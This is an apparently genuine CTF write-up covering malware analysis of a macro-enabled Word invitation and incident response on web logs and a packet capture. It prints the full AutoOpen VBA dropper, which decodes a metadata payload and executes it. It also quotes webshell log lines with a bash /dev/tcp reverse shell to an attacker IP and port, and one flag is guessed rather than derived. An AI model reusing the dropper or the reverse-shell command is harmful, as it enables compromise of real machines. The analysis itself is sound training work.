

CAPTUREX – MCMC CTF 2025

Malware Analysis

1. Rembayung 1

The challenge give us the invitation file but its look suspicious.

Challenge Details

Completed

Malware Analysis

Rembayung #1

OverviewSolves

One of our employees received an email inviting them to the opening ceremony of a restaurant. The email appeared suspicious, and fortunately our email system automatically quarantined it. Could you help us locate the payload?

Flag Format: nexsec25{place}

ps: infected

Disclaimer: This malware is used the competition MCMC CTF. Netbytesec is not responsible for any damages caused as a result of inappropriate use of this malware. All examination of malicious files should only be performed inside a secure, isolated, and controlled environment

Jemputan ke Majlis Perasmian Restaurant Rembayung.zip 132 kB

I justify that the file is .docm format.

So, I analyzed using olevba (oletools) to inspect embedded VBA macros.

Finding:

- The document contains an AutoOpen macro, which executes automatically when the document is opened.
- This behavior is commonly used for malware delivery.

```

(h4kim@kali)-[~/Downloads/capturex]
$ olevba Jemputan\ ke\ Majlis\ Perasmian\ Restaurant\ Rembayung.docm

olevba 0.60.2 on Python 3.13.2 - http://decalage.info/python/oletools

FILE: Jemputan ke Majlis Perasmian Restaurant Rembayung.docm
Type: OpenXML
WARNING For now, VBA stomping cannot be detected for files in memory

VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
-----
Private Declare PtrSafe Function system Lib "libc.dylib" (ByVal command As String) As Long

Sub AutoOpen()
    On Error Resume Next
    Dim found_value As String

    For Each prop In ActiveDocument.BuiltInDocumentProperties
        If prop.Name = "Description" Then
            found_value = Mid(prop.Value, 56)
            orig_val = Base64Decode(found_value)
            #If Mac Then
                ExecuteForOSX (orig_val)
            #Else
                ExecuteForWindows (orig_val)
            #End If
        Exit For
    End If
    Next
End Sub

Sub ExecuteForWindows(code)
    On Error Resume Next
    Set fso = CreateObject("Scripting.FileSystemObject")
    tmp_folder = fso.GetSpecialFolder(2)
    tmp_name = tmp_folder + "\" + fso.GetTempName() + ".exe"
    Set f = fso.CreateTextFile(tmp_name)
    f.Write code
    f.Close
    CreateObject("WScript.Shell").Run (tmp_name)
End Sub

Sub ExecuteForOSX(code)
    system ("echo "" & code & "" | python &")
End Sub

' Decodes a base-64 encoded string (BSTR type).
' 1999 - 2004 Antonin Foller, http://www.motobit.com
' 1.01 - solves problem with Access And 'Compare Database' (InStr)
Function Base64Decode(ByVal base64String)
    'rfc1521

```

The output actually tell us the behavior of the malware.

```

' Decodes a base-64 encoded string (BSTR type).
' 1999 - 2004 Antonin Foller, http://www.motobit.com
' 1.01 - solves problem with Access And 'Compare Database' (InStr)
Function Base64Decode(ByVal base64String)
    'rfc1521
    '1999 Antonin Foller, Motobit Software, http://Motobit.cz
    Const Base64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    Dim dataLength, sOut, groupBegin

    base64String = Replace(base64String, vbCrLf, "")
    base64String = Replace(base64String, vbTab, "")
    base64String = Replace(base64String, " ", "")

    dataLength = Len(base64String)
    If dataLength Mod 4 <> 0 Then
        Err.Raise 1, "Base64Decode", "Bad Base64 string."
        Exit Function
    End If

    For groupBegin = 1 To dataLength Step 4
        Dim numDataBytes, CharCounter, thisChar, thisData, nGroup, pOut
        numDataBytes = 3
        nGroup = 0

        For CharCounter = 0 To 3
            thisChar = Mid(base64String, groupBegin + CharCounter, 1)

            If thisChar = "=" Then
                numDataBytes = numDataBytes - 1
                thisData = 0
            Else
                thisData = InStr(1, Base64, thisChar, vbBinaryCompare) - 1
            End If
            If thisData = -1 Then
                Err.Raise 2, "Base64Decode", "Bad character in Base64 string."
                Exit Function
            End If

            nGroup = 64 * nGroup + thisData
        Next

        nGroup = Hex(nGroup)

        nGroup = String(6 - Len(nGroup), "0") & nGroup

        pOut = Chr(CByte("&H" & Mid(nGroup, 1, 2))) + _
            Chr(CByte("&H" & Mid(nGroup, 3, 2))) + _
            Chr(CByte("&H" & Mid(nGroup, 5, 2)))

        sOut = sOut & Left(pOut, numDataBytes)
    Next

    Base64Decode = sOut
End Function

```

As we can see the suspicious action by this malware.

The malicious payload is not stored in the VBA code itself. Instead, it is hidden in the Microsoft Word document metadata.

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
Suspicious	Write	May write to a file (if combined with Open)
Suspicious	createTextFile	May create a text file
Suspicious	Shell	May run an executable file or a system command
Suspicious	WScript.Shell	May run an executable file or a system command
Suspicious	Run	May run an executable file or a system command
Suspicious	command	May run PowerShell commands
Suspicious	CreateObject	May create an OLE object
Suspicious	Lib	May run code from a DLL
Suspicious	libc.dylib	May run code from a library on a Mac
Suspicious	dylib	May run code from a library on a Mac
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	system	May run an executable file or a system command on a Mac (if combined with libc.dylib)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	http://www.motobit.com	URL
IOC	http://Motobit.cz	URL The web server reported a gateway time-out error

So, I just use exiftool to see the metadata of this file. Then we can the long b64 payload come out at the description part.

The challenge just ask the location of the payload. So the answer is description.

The challenge ask us to give the SHA256 of previous malware.

Challenge Details

Malware Analysis

Rembayung #2

Overview

Solves

Give the SHA256 of the malware

Flag Format: nexsec25{hashvalue}

Total Points

30

Scoring Type

Normal

Available Tries

5 Times


Difficulty Level

Beginner

Your Flag*

Submit Flag

So, I simply copy the long payload and cooking in cyberchef. Make sure to remove non-alphabet character in that base64. Using SHA2 recipe and size 256 it will give you the hash value.



Flag:

```
nexsec25{ca9e35196f04dca67275784a8bd05b9c4e7058721204ccd5eef38244b954e1c3
}
```

3. Speed Test Anomaly #1

Challenge Details

Completed

Malware Analysis

Speed Test Anomaly #1

Overview Solved

A user reported that they downloaded a network speed testing utility from a third-party website to diagnose their slow internet connection. The application claims to measure download/upload speeds and display detailed network statistics.

However, after running the tool, the user noticed unusual outbound network traffic that didn't match typical speed test patterns. The security team suspects this may be a disguised threat and needs to identify the threat actor's infrastructure. Reverse-engineer the binary and identify the library name used by the malware to detect sandbox environments.

ps: infected

Disclaimer: This malware sample was created exclusively for the NEXSEC CTF competition. The authors are not responsible for any damages caused by misuse. All analysis should only be performed in a secure, isolated environment such as a virtual machine or sandbox.

NetworkSpeed.zip 164 kB 


Extract the file:

```
CorExeMain();
return;
(cicakmeng@kali2025)-[~/Downloads]
$ strings NetworkSpeed.exe | grep -i "\.dll"
mscoree.dll
26      *arg2 -= arg3;
27      *arg1 += arg1;
28      esp_1 - 4) =
29      *arg2 += arg3;
30      arg1 |= *esi;
31      arg1 -= 6;
32      *(esp_1 - 8) =
```

Flag Prediction: Based on the challenge context, the flag is almost certainly:
NEXSEC25{SbieDll.dll}

Incident Response


1. Breadcrumbs 1



This challenge give us the log of their hiring web page. We need to identify the suspicious activity.

So, the given log as we can see a lot of user submit their application. It quite hard to identify unlegitimated user. What I do I just control+F to search any keyword like **admin**, **script**, **sql** **and cmd**, and finaly I found cmd command were executed with php file submission.

Then, the challenge just wanted to retrieve the IP of the user.



```
access - Notepad
File Edit Format View Help
HTTP/1.1" 200 1152 "http://192.168.8.36/jobs.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:08:30 +0800] "GET /submit.php HTTP/1.1" 200 1149
"http://192.168.8.36/submit.php?job=junior-python" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:08:30 +0800] "GET /submit.php HTTP/1.1" 200 1149
"http://192.168.8.36/submit.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:08:30 +0800] "GET /submit.php HTTP/1.1" 200 1149
HTTP/1.1" 200 1152 "http://192.168.8.36/submit.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:08:30 +0800] "GET /submit.php HTTP/1.1" 200 1149
"http://192.168.8.36/submit.php?job=junior-python" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:13:37 +0800] "POST /submit.php HTTP/1.1" 200 1218
"http://192.168.8.36/submit.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:13:37 +0800] "GET /css/style.css HTTP/1.1" 200 1653
"http://192.168.8.36/submit.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:15:25 +0800] "GET /uploads/ HTTP/1.1" 200 717 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:16:10 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=whoami HTTP/1.1" 200 224 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:17:13 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=id HTTP/1.1" 200 269 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:17:24 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=hostname HTTP/1.1" 200 222 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
Ln 182, Col 1 100% Unix (LF) UTF-8
```

Flag: nexsec25{192.168.21.102}

2. Breadcrumbs 2

Challenge Details

Completed

Incident Response

Breadcrumbs #2

Overview Solves

The attacker uploaded a malicious file. What is the full filename? Flag format : nexsec25{file.py}

The name of the uploaded file.

```
192.168.21.102 - - [13/Dec/2025:02:16:10 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=whoami HTTP/1.1" 200 224 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
```

Flag: nexsec25{resume_aiman.pdf.php}

3. Breadcrumbs 3

Challenge Details

Completed

Incident Response

Breadcrumbs #3

Overview **Solves**

What was the timestamp when the attacker uploaded the malicious file?
Flag format : nexsec25{12/Dec/2012:12:12:12 +0800}

We can see the attacker upload the file by identify the POST method in submit.php.

```
192.168.21.102 - - [13/Dec/2025:02:13:37 +0800] "POST /submit.php HTTP/1.1" 200 1218  
"http://192.168.8.36/submit.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)"
```

Flag: nexsec25{13/Dec/2025:02:13:37 +0800}

4. Breadcrumbs 4

Challenge Details

Completed

Incident Response

Breadcrumbs #4

Overview **Solves**

The attacker executed multiple commands through the webshell. What was the first command?
Flag format : nexsec25{pwd}

Here the commands that the attacker executed and the first one is whoami:

```

192.168.21.102 - - [13/Dec/2025:02:16:10 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=whoami HTTP/1.1"
200 224 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:17:13 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=id HTTP/1.1" 200
269 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:17:24 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=hostname HTTP/1.1"
200 222 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:18:12 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=uname%20-a
HTTP/1.1" 200 386 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:18:50 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=pwd HTTP/1.1" 200
237 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:19:56 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=which
%20python3%20php%20nc%20bash%20curl%20wget HTTP/1.1" 200 323 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X
10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:23:09 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=bash%20-c
%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F172.16.23.13%2F4444%200%3E%261%27 HTTP/1.1" 200 215 "-"

```

nexsec25{whoami}

5. Breadcrumbs 5

Challenge Details

Completed

Incident Response

Breadcrumbs #5

OverviewSolves

From the webshell commands, the attacker was preparing for the next stage of the attack. What IP address and port was the attacker planning to connect back to?

Flag format : nexsec25{ip:port}

We can see at the last command executed that the IP and port they try to connected back.

```

192.168.21.102 - - [13/Dec/2025:02:23:09 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=bash%20-c
%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F172.16.23.13%2F4444%200%3E%261%27 HTTP/1.1" 200 215 "-"

```

nexsec25{172.16.23.13:4444}

6. Breadcrumbs 6

Challenge Details

Completed

Incident Response

Breadcrumbs #6

Overview **Solves**

Following the webshell upload, the attacker established a reverse shell connection. Analyze the captured traffic to uncover their activities on the compromised system.


What is the first full command the attacker executed after gaining the reverse shell connection?

Note : This PCAP file will be used for all remaining Breadcrumbs questions.

Flag format : nexsec25{flag}

capture.pcap.zip 86.5 kB





The image shows a Wireshark capture of network traffic. The packet list on the left shows a series of packets between 192.168.21.102 and 192.168.8.36. The packet details pane on the right shows the selected packet (No. 825) as an Ethernet II, Src: Routerboard, Dst: VMware_b8:b9:24. The packet bytes pane on the right shows the raw data of the selected packet, which is a TCP segment with sequence number 65557 and acknowledgment number 6557.

The previous steps revealed that the attacker successfully uploaded a webshell and used it to execute a command to establish a reverse shell connection back to their listening machine at **172.16.23.13:4444**.

By analyzing the network traffic captured in the capture.pcap file, we can trace the commands executed within that interactive shell session.


1. **Reverse Shell Establishment:** The shell connects, and the server sends initial error messages, followed by the shell prompt (www-data@server:/var/www/html/uploads\$).
2. **First Command:** The very first command the attacker executes on this shell is to gather operating system information:

```
cat /etc/os-release
```

This command confirms the operating system details as part of the reconnaissance phase. The output reveals: PRETTY_NAME="Ubuntu 24.04.3 LTS".

Flag: nexsec25{cat /etc/os-release}

7. Breadcrumbs 7



The screenshot shows a challenge interface with a dark theme. At the top, it says 'Challenge Details' and 'Completed' in a green box. Below that, it says 'Incident Response' and 'Breadcrumbs #7'. There are two buttons: 'Overview' and 'Solves'. The main question is: 'Under which user context was the attacker operating after gaining the reverse shell?'. The flag format is given as 'nexsec25{flag}'.

The attacker's user context is typically indicated by the shell prompt or the output of reconnaissance commands like whoami or checking the user's home directory.


1. **Analyze the Shell Prompt:** The attacker's interactive shell prompt is clearly visible in the PCAP data shortly after the reverse shell is established: www-data@server:/var/www/html/uploads\$
2. **Analyze the whoami command output:** Although the attacker used the webshell first to run whoami, they quickly ran a similar command after the reverse shell was established. The output of the first command executed after the webshell exploit was www-data.
3. **Analyze the id command output:** The attacker later executes the id command (Stream 5):

uid=33(www-data) gid=33(www-data) groups=33(www-data).

All evidence confirms the attacker was operating under the privileges of the web server user, **www-data**.

Flag: nexsec25{www-data}

8. Breadcrumbs 8




The initial directory the attacker was located in is displayed in the shell prompt immediately after the reverse shell connected and is also confirmed by the pwd command executed earlier via the webshell.

The shell prompt seen in the network traffic is:

```
www-data@server:/var/www/html/uploads$
```

Flag: nexsec25{/var/www/html/uploads}

9. Breadcrumbs 9



The file containing password hashes on a Linux system like Ubuntu (which was identified in the previous step) is typically the `/etc/shadow` file.

Analyzing the packet capture (`capture.pcap`) for reconnaissance commands, we find the attacker attempting to read this highly sensitive file (Stream 34, around packet 597):

